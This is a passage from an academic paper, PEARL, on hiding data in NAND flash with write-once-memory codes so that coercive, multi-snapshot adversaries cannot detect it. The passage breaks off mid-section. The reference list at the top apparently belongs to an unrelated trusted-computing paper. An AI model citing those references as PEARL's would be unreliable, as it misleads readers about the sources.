[54] Nikhil Swamy, Catalin Hritcu, Chantal Keller, Aseem Rastogi, Antoine Delignat-Lavaud, Simon Forest, Karthikeyan Bhargavan, Cédric Fournet, Pierre-Yves Strub, Markulf Kohlweiss, Jean Karim Zinzindohoue, and Santiago Zanella Béguelin. Dependent types and multi-monadic effects in F. In *43rd ACM SIGPLAN Symposium on Principles of Programming Languages (POPL)*. ACM, 2016.

[55] Trusted Computing Group. DICE. https://trustedcomputinggroup.org/work-groups/dice-architectures/.

[56] Trusted Computing Group. DICE Layering Architecture. https://trustedcomputinggroup.org/resource/dice-layering-architecture/.

[57] Trusted Computing Group. Hardware Requirements for a Device Identifier Composition Engine. Family 2.0, Level 00, Revision 78. https://trustedcomputinggroup.org/wp-content/uploads/Hardware-Requirements-for-Device-Identifier-Composition-Engine-r78_For-Publication.pdf, March 22, 2018.

[58] Trusted Computing Group. Trusted Computing Group: Implicit Identity Based Device Attestation. Version 1.0, Revision 0.93. https://trustedcomputinggroup.org/resource/implicit-identity-based-device-attestation/, March 5, 2018.

[59] Mark Tullsen, Lee Pike, Nathan Collins, and Aaron Tomb. Formal verification of a vehicle-to-vehicle (V2V) messaging system. In *30th International Conference Computer Aided Verification (CAV)*. Springer, 2018.

[60] Roland van Rijswijk-Deij, Kaspar Hageman, Anna Sperotto, and Aiko Pras. The performance impact of elliptic curve cryptography on dnssec validation. *IEEE/ACM transactions on networking*, 25(2):738–750, 2016.

[61] Richard Wilkins and Brian Richardson. Uefi secure boot in modern computer security solutions. In *UEFI Forum*, 2013.

[62] Meng Xu, Manuel Huber, Zhichuang Sun, Paul England, Marcus Peinado, Sangho Lee, Andrey Marochko, Dennis Mattoon, Rob Spiger, and Stefan Thom. Dominance as a new trusted computing primitive for the internet of things. In *IEEE Symposium on Security and Privacy (S&P)*. IEEE, 2019.

[63] Qianchuan Ye and Benjamin Delaware. A verified protocol buffer compiler. In *8th ACM SIGPLAN International Conference on Certified Programs and Proofs (CPP)*. ACM, 2019.

[64] Shijun Zhao, Qianying Zhang, Guangyao Hu, Yu Qin, and Dengguo Feng. Providing root of trust for ARM TrustZone using on-chip SRAM. In *4th International Workshop on Trustworthy Embedded Devices (TrustED)*. ACM, 2014.

[65] Jean Karim Zinzindohoué, Karthikeyan Bhargavan, Jonathan Protzenko, and Benjamin Beurdouche. Hacl*: A verified modern cryptographic library. In *ACM SIGSAC Conference on Computer and Communications Security (CCS)*. ACM, 2017.

PEARL: Plausibly Deniable Flash Translation Layer using WOM coding

Chen Chen
Stony Brook University

Anrin Chakraborti
Stony Brook University

Radu Sion
Stony Brook University

Abstract

When adversaries are powerful enough to coerce users to reveal encryption keys, encryption alone becomes insufficient for data protection. Plausible deniability (PD) mechanisms resolve this by enabling users to hide the mere existence of sensitive data, often by providing plausible "cover texts" or "public data volumes" hosted on the same device.

Unfortunately, with the increasing prevalence of (NAND) flash as a high-performance cost-effective storage medium, PD becomes even more challenging in the presence of realistic adversaries who can usually access a device at *multiple points in time ("multi-snapshot")*. This is because read/write operations to flash do not result in intuitive corresponding changes to the underlying device state. The problem is further compounded by the fact that this behavior is mostly proprietary. For example, in a majority of commercially-available flash devices, an issued delete or overwrite operation from the upper layers almost certainly won't result in an actual immediate erase of the underlying flash cells.

To address these challenges, we designed a new class of write-once memory (WOM) codes to store hidden bits in the same physical locations as other public bits. This is made possible by the inherent nature of NAND flash and the possibility of issuing multiple writes to target cells that have not previous been written to in existing pages.

We designed PEARL, a general-purpose Flash Translation Layer (FTL) that allows users to plausibly deniably store hidden data in NAND flash devices. We implemented and evaluated PEARL on a widely used simulator FlashSim [32]. PEARL performs well on real-world workloads, comparably to non-PD baselines. *PEARL is the first system that achieves strong plausible deniability for NAND flash devices, secure against realistic multi-snapshot adversaries.*

1 Introduction

As computers permeate aspects of daily life, individual users, government officials, and organizations store increasing amounts of sensitive and private data on personal computers and mobile devices. While convenient, the ubiquitousness of computing devices that move data with individuals poses increasing threats to privacy. There have been a number of high-profile cases where a laptop or device with sensitive data is lost or stolen, leading to disclosure of sensitive information [15, 33, 38, 39]. To ensure sensitive data confidentiality, full disk encryption (FDE) is widely used. However, considering adversaries who are empowered by law or otherwise to request encryption keys [3, 31, 42, 43, 48], , FDE alone is not enough as it would be defeated by coercion of users into submitting the key or password to reveal confidential data.

Plausible deniability (PD) is a key security property that helps to protect sensitive data against the mentioned powerful adversaries. PD by definition makes it possible to claim that "some information is not in possession [of the user] or some transactions have not taken place" [36]. In the context of secure storage, PD refers to the ability of a user to plausibly deny the existence of stored data even when an adversary has access to the storage medium. It supplements the capability of encryption to protect sensitive data from powerful adversaries.

PD assurances are sometimes a matter of life and death [41]. This has been demonstrated by numerous cases where information had to be transferred through checkpoints manned by hostile adversaries. One typical and prominent example involves the human rights group Network for Human Rights Documentation - Burma (ND-Burma). A large amount of data on human rights violations by the Burmese government was carried out of the country on mobile devices by ND-Burma activists, under threat of exposure at checkpoints and border crossings [6]. Similarly, in 2012, a videographer smuggled evidence of human rights violations out of Syria by hiding a micro-SD card in a wound [37], again risking his life.

Several PD storage mechanisms were proposed [3, 5, 7–9, 36, 40] for both file system and block device layers. However, a strong assumption underpins all these existing solutions, mostly deriving from traditional magnetic media, namely a high level of transactional commitment from the underlying storage medium. Specifically, write and erase operations are

assumed to be honored when issued.

Needless to say, storage media such as NAND flash is wrapped in logic that prevents this to be the case. For example, most Flash Translation Layer (FTL) algorithms will likely prevent overwrites to touch underlying physical pages when issued and instead remap data elsewhere, only to later return and garbage collect such erased data if and when needed. This immediately breaks existing PD mechanisms built upon the assumption that the underlying device honors write/erase operations when requested. Stale data persisted on the underlying device (e.g., yet to be garbage collected pages) out of control of the PD logic then enables adversaries to easily infer the existence and most often location of hidden data [24].

New media requires new PD logic. Further, arguably, this logic needs to be placed closer to the physical layer to securely handle the PD requirements while also providing life-cycle and efficiency-related elements such as wear leveling and encoding optimizations.

NAND flash, arguably the most popular flash technology in modern production, stores data in an array of cells, each requiring a special ERASE operation before a write. Due to several addressing and packaging optimization reasons, almost always ERASE can only be performed at block level (containing many cells). As a result, even simple updates to data require a more complex set of steps which is implemented usually in an intermediary Flash Translation Layer (FTL) sitting between e.g., a file system and the underlying flash device. The FTL makes an excellent candidate [24] for implementing protection functionality including PD logic.

Two existing have considered PD tailored for NAND flash: DEFY [41], and DEFTL [24]. Unfortunately, neither is secure against practical adversaries which are almost always multi-snapshot [9]. Crossing a border twice, checking in airline luggage, living under an oppressive government with physical access to devices, leaving devices in untrusted places subject to "hotel maid" attacks, all these are instances of multi-snapshot opportunities for an adversary. Naturally, the security of a PD system should not break down completely (under reasonable user behavior) and should be resilient to such realistic externalities (hotel maids, border guards, airline checked luggage etc). Further, DEFY is compromised in the presence of capacity exhausting attacks [24].

PEARL introduces the first PD scheme that achieves security against multi-snapshot adversaries on NAND flash devices. This is made possible by re-purposing a new class of write-once memory (WOM) codes to naturally combine both public and hidden data together in one physical page, and managing the pages considering the nature of flash memory. PEARL is implemented as a general purpose FTL that, in addition to taking all necessary flash management duties, enables deniability of the existence of hidden data. It guarantees that the resulting state of a device with both public and hidden data is indistinguishable from a public-data only state. A number of key insights ground the design as follows.

First, PEARL operates at a much finer encoding granularity compared with previous PD schemes. Existing work [24, 41] store public and hidden data in different physical pages or even different flash blocks. These systems require plausible reasons to explain away the existence of written pages containing hidden data (e.g. masquerading as "random" or "free" data). This problem is compounded by the nature of NAND flash and the realistic adversaries with multi-snapshot access. Hidden data may end up being relocated even in the absence of hidden updates, and adversaries can observe implausible modifications (e.g., to "free" space containing hidden data). In contrast, PEARL uses the second write stage of a specially-designed WOM code to encode hidden data in a public cover. This makes such plausible reasons inherent – all pages contain public data by design.

Second, PEARL as an FTL smartly manages the mapping from both public and hidden data to physical pages and handles NAND-specific operations such as garbage collections considering the special nature of flash memory. As a result, all physical layer changes can be plausibly explained by public data requests only, thus preventing multi-snapshot adversaries from detecting the existence of hidden data by comparing snapshots and analyzing physical activities on flash.

We evaluated PEARL using a widely used simulator FlashSim [32]. The experimental results show PEARL is practically fast. It performs comparably to the non-PD baseline on real-world workloads.

2 Related Work

PD storage systems are designed to protect users against powerful adversaries (e.g., corrupt government officials) who can coerce users to give up the encryption key(s). Generally speaking, a PD storage system allows the user to only reveal the key used to encrypt (non-sensitive) public data while claiming that no other data exists on the device.

Steganographic file systems [3, 36, 40, 41] were firstly proposed to provide plausibly-deniable storage. They allowed users to store both sensitive (hidden) files and non-sensitive (public) files inside one file system and hide the existence of hidden files from adversaries. To defend against single-snapshot adversaries, Anderson et al. [3] explored the idea of steganographic file systems and proposed two ideas for hiding data. Later McDonald et al. [36] implemented StegFS for Linux on the basis of the solution proposed in [3]. Pang et al. [40] improved on the previous constructions by avoiding hash collisions and provided more efficient storage. In addition to these steganographic file systems against single-snapshot adversaries, Han et al. [17] designed a multi-user steganographic file system (DRSteg) on shared storage. However, their solution does not scale well to practical scenarios as they attribute deniability to joint ownership of sensitive data. Gasti et al. [12] proposed a deniable shared file system (DenFS) specifically for cloud storage. Its security depends

on processing data temporarily on a client machine, and it is not straightforward to deploy DenFS for local storage.

On the other hand, disk encryption tools [1, 5, 7–9, 20, 45] were designed to support PD at block device level. They worked by often storing both hidden and public "volumes" on the same device while preventing adversaries to gain information about how many volumes the device actually contains. Truecrypt [1], Rubberhose [20] and Mobiflage [45] provided deniability against only single-snapshot adversaries. Blass et al. [5] implemented HIVE, the first PD solution against multi-snapshot adversaries at device level, using a write-only Oblivious RAM (ORAM) for mapping data from logical volumes to underlying devices and hiding access patterns for hidden data within requests to public data. Later Chakraborti et al. [7] proposed DataLair with a more efficient write-only ORAM and improved the system performance. Chang et al. [8] proposed MobiCeal specifically for mobile devices. The idea is to use a dummy write mechanism to obfuscate writes to a hidden volume. Unfortunately the paper suffers from deniability compromises: the space occupied by dummy writes would be reclaimed while the space occupied by the hidden data would remain intact, thus enabling an attacker to detect the static hidden data. Chen et al. [9] introduced PD-DM, a locality-preserving PD solution that eliminated the randomness introduced by ORAM-based solutions and improved the system throughput especially on hard disk.

The above solutions required that the underlying devices honor write/erase operations atomically. Unfortunately in the case of flash this is simply not the case. Old data can linger on the device for years and attackers can easily unscrew the flash cover and read the FLASH chips directly with cheap off the shelf readers. Others have noted this too [24] – PD systems incorporating deniability in the upper layers (file system layer or block device layer) very often suffer from deniability compromises in the lower layers (flash memory). And unfortunately even systems such as Mobiflage and MobiCeal specifically designed for mobile devices do not address this essential vulnerability.

Special PD solutions are designed for NAND flash storage devices as well, considering its significant distinctive natures. DEFY [41] is a log structured file system for NAND flash devices that offers PD with a newly proposed secure deletion technology. It is based on WhisperYAFFS [47], a log structured file system which provides full disk encryption for flash devices. However, as claimed in [24], DEFY will be compromised by making several attempts to exhaust the writing capacity. DEFTL [24] instead incorporates deniability to the Flash Translation Layer (FTL) of flash-based block devices. Yet, it is against single-snapshot adversaries.

3 NAND Flash

NAND flash is a non-volatile solid-state storage medium. It is becoming increasingly popular due to its low power consumption and shock resistance now. Unlike the traditional magnetic storage disk that stores data by magnetizing the ferromagnetic material on a disk, NAND flash stores data using only electronic circuits (floating-gates). Thus, NAND flash has its own characteristics [14]: 1) NAND flash supports efficient random accesses. 2) Read and write/program operations are performed in page units while erase operations are based on block units (usually larger than the page size by 64 or more times). 3) In addition to a data area, a page in NAND flash also contains a small spare OOB area which may be used for storing a variety of information such as the Error Correction Code (ECC) bytes, the logical page number and the page state. 4) An *erase* operation is required before writing in NAND flash. A floating-gate is charged during writing while only an erase can remove the charge from the gate. 5) NAND flash can withstand only a finite number of program-erase cycles (P/E cycles).

3.1 Flash Translation Layer (FTL)

To use NAND flash devices, we need either a file system specifically for raw NAND flash or a Flash Translation Layer (FTL) between the file system and the raw flash device. Some of the example NAND flash file systems that have been added to Linux kernel are UBIFS [2] and F2FS [34]. On the other hand, the FTL is an intermediate software layer between the host application (e.g. file systems) and NAND flash. It accepts logical requests from host and maps the logical addresses (LBAs) to physical addresses of the NAND flash.

In addition to the logical-to-physical address mapping, a FTL is also responsible for some other necessary flash management duties such as wear leveling, garbage collection and so on. Wear leveling aims to smoothly distribute erases among blocks in the flash so that the blocks all reach their P/E cycle limit at the same time. Garbage collection is designed to efficiently reclaim pages that are no longer needed (i.e. invalid) in the device. Remembering that these pages cannot be simply erased at your leisure as they may be in blocks that still contain active data (i.e. valid). Instead, the FTL do the page recycle following these three steps: 1) adaptively select a victim block to be erased; 2) transparently move active data elsewhere; 3) erase the victim block.

According to how the logical-to-physical address mapping is performed, FTL schemes can be categorized into three groups: page-level FTLs, block-level FTLs and hybrid FTLs. The page-level FTL maps any logical page from the host to a physical page in the flash while the block-level FTL maps a whole logical block (containing multiple logical pages) to a physical block in flash. The hybrid FTL combines the page-level and block-level FTL by logically partitioning flash blocks into data blocks and log blocks. Data blocks are mapped with the block-level mapping while the log blocks are mapped using the page-level mapping scheme. Updates are written to log blocks, after which merge operations may hap-




Figure 1: The organization of DFTL. LPN is the Logical data Page Number, PPN is the Physical Page Number, M_{VPN} is the Virtual Translation Page Number, M_{PPN} is the Physical Translation Page Number.

pen to combine the active pages in data blocks and log blocks together as new data blocks. PEARL deploys a page-level FTL based on DFTL [16].

3.2 Demand-based FTL (DFTL)

DFTL is an efficient page-level FTL that avoids the inefficiency of hybrid FTLs and reduces the SRAM requirement for the page-level mapping. The page-level mapping table is stored in the flash memory and only a small amount of active mapping entries are cached in SRAM. A data structure called Global Translation Directory (GTD) is used to keep track of the whole mapping table scattered over the flash device. Figure 1 shows the organization of DFTL.

Logical-to-physical address translation. The address translation in DFTL is related to three data structures: the page-level mapping table, the Global Translation Directory (GTD) and the Cached Mapping Table (CMT). As shown in Figure 1, the page-level mapping table is packed into pages (named as translation pages) in the order of Logical data Page Numbers (LPNs) and stored in translation blocks in the flash. The CMT stores the mapping entries (LPN-to-PPN) for those most recently accessed data pages and updates them using the segmented LRU array cache algorithm [28]. The GTD maintains the physical page address information for all the translation pages. One translation page could store 512 mapping entries, if an address is represented in 4 bytes and the page size is 2KB. In this case, the first translation page with $M_{VPN} = 0$ stores the mapping information for the first 512 logical pages and so forth, and the location of this translation page will be the first entry in the GTD. Both the CMT and the GTD are stored in the SRAM.

Once a logical request comes, the DFTL will first query the CMT for the mapping information. The request will be directly fulfilled if the mapping is found. Other wise, the DFTL fetches the mapping information from the flash into the CMT by the follow steps: 1) it checks the GTD for the physical location of the corresponding translation page; 2) it reads the translation page for the mapping and adds it into the CMT. A CMT eviction may happen during the above procedure. The evicted item needs to be written back only if it has been changed after loaded. This consists of 3 steps: 1) locate the corresponding translation page by consulting the GTD; 2) read the translation page and write it back to a new physical location with updated information. 3) update the corresponding GTD entry. After the coming logical request is performed, the mapping information may be updated if necessary. Note that it will be always updated in CMT. The update to the translation pages on flash will only happen if a CMT eviction happens.

Page allocation and garbage collection. In DFTL, data pages are written into data blocks whereas translation pages are written into translation blocks. DFTL maintains two blocks called Current Data Block and Current Translation Block for the page allocation. A free block will be chosen as the new Current Data Block or new Current Translation Block from a free block list when pages in either of the two blocks are used up. The garbage collector will choose the block with the least number of active pages as the victim to recycle. If the victim block is a translation block, DFTL copies the active translation pages to the Current Translation Block and update the GTD before erasing the victim block. Otherwise, if the victim is a data block, DFTL relocates the active data pages to the Current Data Block and update the corresponding mapping information in the CMT.

4 Model

In a typical scenario, a user requires secure data storage for sensitive *hidden data* (which needs to be protected from powerful adversaries), and less sensitive *public data* (which do not require any special protection mechanisms). The adversary is coercive and can compel the user to hand over encryption keys etc. Under duress, the user may need to reveal keys to public data while denying the existence of the hidden data. An effective PD system should therefore not only hide the contents of the hidden data but also its very existence.

Deployment. PEARL incorporates the PD functionality in the NAND flash FTL. Specifically, PEARL stores multiple logical block volumes on one physical flash device – some of the volumes store hidden data while others store public data. W.l.o.g., for simplicity, we discuss here a design with only two volumes. The data in the public and hidden volumes are encrypted with different encryption keys, K_{pub} and K_{hid} respectively. The keys may be securely derived from user-generated passwords or other more secure mechanisms.

PEARL can be used either in a public-only mode – in which case the user can only access public data – or in a public+hidden mode where the user can access both hidden and public data. To determine the mode of operation, the user provides appropriate passwords/keys at boot time (or when the device is plugged in after a reboot etc). For the public-only mode, the user provides K_{pub}; to access also hidden data both k_{hid} and K_{pub} are required. Note that under coercion, the user will reveal K_{pub} to the adversary and operate in the public-only mode. As we will see, PEARL ensures that an adversary observing flash state does not gain a non-negligible advantage in detecting the existence of K_{hid} or of any hidden data.

When hidden data is stored on the device, PEARL should be operated in the public+hidden mode since the system running in public-only mode (without the hidden key) may overwrite hidden data (e.g., during garbage collection). As discussed later, hidden data is relocated before an ERASE during garbage collection. Without the hidden key, PEARL cannot re-encrypt and relocate this data to new locations. This is a common assumption for NAND flash PD solutions [41].

We also advocate running PEARL on a secondary/external flash device which is not used as a primary system device. This potentially reduces the risk of data loss. Specifically, if PEARL is mounted in the public-only mode (either accidentally or under coercion) with a full OS running on top then system level operations e.g., writes to logs, swap spaces etc. can invoke frequent garbage collections. These operations may even be independent of user actions and performed only for bookkeeping purposes. Since in the public-only mode PEARL cannot identify hidden data, frequent garbage collections can potentially lead to hidden data loss.

Note that when operating in public-only mode with an external storage device, if data is not actively written , it is unlikely that (infrequent) garbage collections will destroy hidden data. Of course, an adversary can still write large volumes data in the public-only mode thus potentially overwriting hidden data (if any). This constitutes a denial of service (DOS) attack, and as with all existing plausibly-deniable storage systems, PEARL does not protect against DOS attacks. Indeed, the adversary can simply overwrite everything on the flash device thus destroying hidden data (if any). Adding resilience against DOS attacks for plausibly-deniable storage systems is an open problem and we leave this as future work.

Adversary. When defining a threat model, it is important to also consider any hardware-related characteristics that may result in adversarial advantages. The PD adversaries we consider come with the following assumptions:

- Although adversaries can coerce users into giving up encryption keys, they are computationally bounded and "rational" – they stop coercing users if no evidence of hidden data is observed.
- Adversaries are aware of the underlying design of a PD system. In other words, the goal is not to provide security through obscurity. But at the same time, the mere presence of a PD system in the software stack will not serve as evidence that the user is hiding information. Ideally, once plausible deniability systems become efficient enough, they will be simply deployed in the standard OS codebase. Therefore, a flash device with PEARL will not be a red flag to the adversary.
- Adversaries have "multi-snapshot" capabilities and can access the raw image[1] of a user's NAND flash device arbitrary number of times. Note that existing work on flash-based PD systems considers a weak "single-snapshot" adversary limited to only observing the flash memory *once* in its lifetime.
- Adversaries can access the physical device only after it is unmounted or powered off [5] (these are commonly denoted as "on-event" adversaries). Thus, the running state of the device and the DRAM contents cannot be captured by the adversary. Indeed, otherwise in the presence of an online adversary capable of monitoring user I/O and device state at runtime, arguably it would be close to impossible to provide strong plausible deniability.




Figure 2: The organization of a NAND flash storage device with an FTL supporting PD.


5 Hiding Data Using WOM Codes

PEARL hides information by *modulating the written public data according to the data to be hidden*. As we will show, this is something that WOM codes can be re-purposed for. The end-result of hiding information is a device state that is indistinguishable from the case of a device that was simply writing data multiple times using a WOM code. In this section, we show how it is indeed possible to design such a data encoding scheme by leveraging a special group of write-one-memory (WOM) codes.


5.1 Overview

The key idea in PEARL is to store both public data and hidden data *in the same physical locations* using a special data


[1] The raw image of a devices is not hard to acquire. For example, in many SSDs, this can be easily achieved by opening the covers and directly reading the memory chips with cheap off the shelf readers.



(a) A WOM code allows multiple writes to the same physical locations by flipping some of the bits from 0 to 1. In this example, an initial write of 8 data bits results in setting 3 bits of "1" among 12 physical bits. Then, *later* in a second write, a *completely different set* of 8 bits of data can be written to the same locations by setting another 3 bits to 1. In the end, the 12 physical bits $010,000,100,001$ represent data $11,11,11,11$



(b) This is possible because the WOM code in the above example allows both 011 and 100 bit configurations (codewords) to represent data 11 in the underlying device



(c) PEARL writes public data only once but chooses the codeword used based on the bits of the data to hide. This enables it to sureptitiously hide information even in the presence of a powerful multi-snapshot adversary.

Figure 3: (a) Writing data multiple times using a simple WOM code. (b) WOM codes allow multiple codewords for the same data. (c) PEARL hides data by deciding the written codewords based on the data bits to be hidden. The resulting final physical state $(011,100,100,011)$ is identical to the physical bits in Figure 3(a) resulting from two innocent writes.

encoding scheme that renders a sequence of bits encoding public + hidden data bits indistinguishable from a sequence of bits only encoding public data. Before detailing the data encoding scheme used in PEARL, we provide an example to demonstrate how WOM codes can be used to indistinguishably encode hidden data (Figure 3).

WOM codes (details in Section 5.2) are special data encoding schemes that allow multiple writes to the same locations of write-once memory by writing to some of the yet-unwritten-to bits (from 0 to 1). A WOM code (Table 1) allows the same physical bits to be written to multiple (e.g., two) times. In Figure 3(a) two consecutive writes of different data $(10,00,11,01$ followed by $11,11,11,11)$ can go forward in the same underlying physical locations. The end physical state is $011,100,100,011$. This is possible because (Figure 3(b)) the WOM code allows data 11 to be represented by either 100 and 011 underlying bit configuration ("codeword"). In the context of flash devices, WOM codes are used to increase the amount of data you can write to a block before it is erased.

Our newly proposed data encoding scheme in PEARL writes public data once but chooses the codeword used based on the bits of the data to hide. This enables it to sureptitiously hide information even in the presence of a powerful multi-snapshot adversary.

For example, as illustrated in Figure 3(c), since the first hidden bit is "1", "011" is written to the underlying physical cells for the first two public data bits "11". On the other hand, the second hidden bit is "0", and in this case "100" is written for the second two public data bits "11", etc. The resulting final physical state hiding bits $1,0,0,1$ is the same $(011,100,100,011)$ as the physical bits in Figure 3(a) resulting from two innocent writes. An adversary observing this final physical state cannot tell whether it is the result of two innocent sequential public writes as in 3(a) or of an information hiding operation as in 3(c). In other words, it simply cannot distinguish the two cases with any non-negligible advantage and thus determine whether any hidden data exists.

It is clear from the example above that WOM codes have certain desirable properties that could provide opportunities for a data encoding scheme hiding hidden bits in a public cover. However, designing a general purpose data encoding scheme based on WOM codes that enables data hiding and is secure against a powerful adversary is not trivial. Specifically, as we discuss later, (e.g., because of device state biases interfering with indistinguishability and more), not all WOM codes can be used to build suitable data encoding schemes *and* not all data encoding schemes derived from WOM codes can be re-purposed for data hiding securely. Therefore, we first need identify what types of WOM codes can be re-purposed for our goals and then build a data encoding scheme accordingly.

We start with an introduction of WOM codes in Section 5.2. Then we demonstrate the feature of a special group of WOM codes – WOM codes supporting a 1st partition – that can be used to encode hidden bits within public messages in Section 5.3. After that, we propose our strategy to convert a WOM code to a hidden data encoding scheme in Section 5.4. Finally, we show that not all hidden data encoding scheme based on WOM codes can ensure the deniability of the existence of hidden data, and propose a WOM code that can be indeed re-purposed for PD in the presence of a powerful adversary.

5.2 Write-Once Memory Code

Write-once memory (WOM) was first introduced in 1982 by Rivest et al. [44] and models a storage medium consisting of (binary) cells which can transition from a "zero" state to a "one" state only once. WOMs are written to using WOM codes, I/O schemes designed for this invariant. The WOM model was then generalized [10, 11] for storage media cells

with more than two possible states. Further, "t-write WOM codes" are WOM codes that can write additional information into the same group of WOM cells multiple (t) times. The number of bits that can be written on the each write does not need to be the same.

For simplicity and without loss of generality, WOM codes with two states only are used in the rest of the paper. Further, for consistency, initial states of NAND flash cells are considered to be "zero" even if in many chips, empty NAND flash pages physically contains all bits of 1. It is important to note that physically, NAND flash memory features the WOM invariant. Indeed once a flash page is written, its unwritten cells (only) can accept a second write cycle. Several studies propose WOM codes for lifetime extension by reduction in SSD block erasures [4, 21, 22, 51].

Data bits	1st write	2nd write
00	000	111
01	001	110
10	010	101
11	100	011

Table 1: A WOM code that allows 2 writes of 2 bits within 3 bits.

Table 1 shows a WOM code example that allows twice the encoding of different configurations of 2 information bits using only 3 physical storage cells/bits. As per the WOM invariant, the 3 physical cells only change from 0 to 1 in both writes (the initial bits are considered to be 000 before any write). For example, if the 2 bit message that needs to be written in the first cycle is 10, 010 will be physically written to the 3 storage cells. A subsequent 2 bit message 01 will result in a second physical write of 110. As can be seen, this requires a single change: the first physical cell needs to be set as 1 in the second write ($010 \rightarrow 110$). This elegantly enables in-place updates. Changing 10 into 01 would not have been possible in NAND flash without an expensive ERASE operation which significantly reduces lifetime and increases latencies.

Note that at first glance, it may seem that all the 3 physical cells/bits would change when the 2 bit message remains the same (e.g. 01) for both 1st and 2nd write. This is actually not the case. Since both 001 and 110 represent message 01 after the 2nd write, no physical bits need to be set. Further note that the physical bits written in the second write are context dependent. They relate not only to the message itself but also to the existing data in the written cells. This mandates a read before the second write to perform the encoding correctly. Fortunately, NAND flash reads are much faster than ERASE operations.

5.3 WOM code supporting a 1st partition

Notations. "t-write WOM codes" are WOM codes that can write additional information into the same group of WOM cells multiple (t) times (named *"1st write, 2nd write", ...*) before requiring an ERASE. Each write requires a read of the existing physical state context, a proper encoding of the new logical data ("message") using this context, and finally a physical write of the encoded result. The logical message encoded in the 1st write is called *"1st message"* and the encoded result is called "*1st WOM write codeword*', and so forth. For the sake of simplicity, and w.l.o.g. we consider only 2-write WOM code which has the same message space in both writes in the rest of the paper.

Let $c_i \in C$ – where $C = \{0,1\}^n$ and $1 \leq i \leq 2^n$ – denote the *WOM write codewords* of a n-bit WOM code. For example, for the WOM code example in Table 1, we have $C = \{c_1 = 000, c_2 = 001, c_3 = 010, c_4 = 011, c_5 = 100, c_6 = 101, c_7 = 110, c_8 = 111\}$.

For any two elements $c_x, c_y \in C$, the relationship $c_x \trianglerighteq c_y$ is defined by the condition that $c_x[i] \geq c_y[i]$ for all $i \in [1,n]$, where $c[i]$ is the i-th bit of c. This is related to the fact that an unset flash bit can be easily set without requiring a page ERASE but not vice-versa. Then, a general definition for a 2-write WOM code can be given as follows [50]:

Definition 1 (2-Write WOM Code)**.** *A (k,n) 2-write WOM code, denoted as (k,n)-WOM$_2$, is an encoding scheme with message space $\{0,1\}^k$ and codeword space $\{0,1\}^n$ consisting of four algorithms $(\mathcal{E}_1, \mathcal{E}_2, \mathcal{D}_1, \mathcal{D}_2)$ that satisfy the following properties:*

1. $\mathcal{E}_1$*:* $\{0,1\}^k \rightarrow \{0,1\}^n$
2. $\mathcal{E}_2$*:* $\{0,1\}^k \times \{0,1\}^n \rightarrow \{0,1\}^n$*, and* $\mathcal{E}_2(m,c) \trianglerighteq c$ *for all* (m,c)
3. $\mathcal{D}_1$*:* $\{0,1\}^n \rightarrow \{0,1\}^k$*, and* $\mathcal{D}_1(\mathcal{E}_1(m)) = m$ *for all* m
4. $\mathcal{D}_2$*:* $\{0,1\}^n \rightarrow \{0,1\}^k$*, and* $\mathcal{D}_2(\mathcal{E}_2(m,c)) = m$ *for all* (m,c)

Informally, for the 1st write, any message is associated with a unique *WOM write codeword*. The 2nd write is a bit more tricky since the *2nd WOM write codeword* to be written depends not only on the *2nd message* but also on the existing data (*1st WOM write codeword*) present in that location. Different values may end up being written i.e., $\mathcal{E}_2(m,c_i)$ may be different from $\mathcal{E}_2(m,c_j)$ for $c_i \neq c_j$. As a result, one message could be represented by more than one possible *WOM write codeword* after the 2nd write. For example, wrt. Table 1, the message 00 is always written as 000 in the 1st write, but in the 2nd write it may be represented as either 000, if the 1st written message was 00, or 111 otherwise.

$\mathcal{E}_2()$ may have many different forms. We discovered multiple WOM codes that can represent a message using multiple *WOM write codewords* in the 2nd write. Our insight then is to use this degree of freedom in the choice of the *WOM write codeword* in the 2nd write to encode hidden information sureptitiously. For example, *two WOM write codeword* choices enable the encoding of *one* hidden bit. Generally, a choice of 2^m *WOM write codewords* allow the encoding

of m hidden bits. A simple encoding convention would be that using the i-th *WOM write codeword* choice indicates an encoded hidden value of i.

In the rest of this paper, for simplicity, and w.l.o.g. we consider WOM codes with two choices only, i.e., which can encode *one* hidden bit through the encoding of each k bit (public) message. These WOM codes have the following properties: (i) each message can be mapped to 2 *WOM write codewords* in the 2nd write, and (ii) each codeword is corresponding to a few *1st WOM write codewords*. We call these WOM codes *WOM Codes Supporting A 1st Partition*:

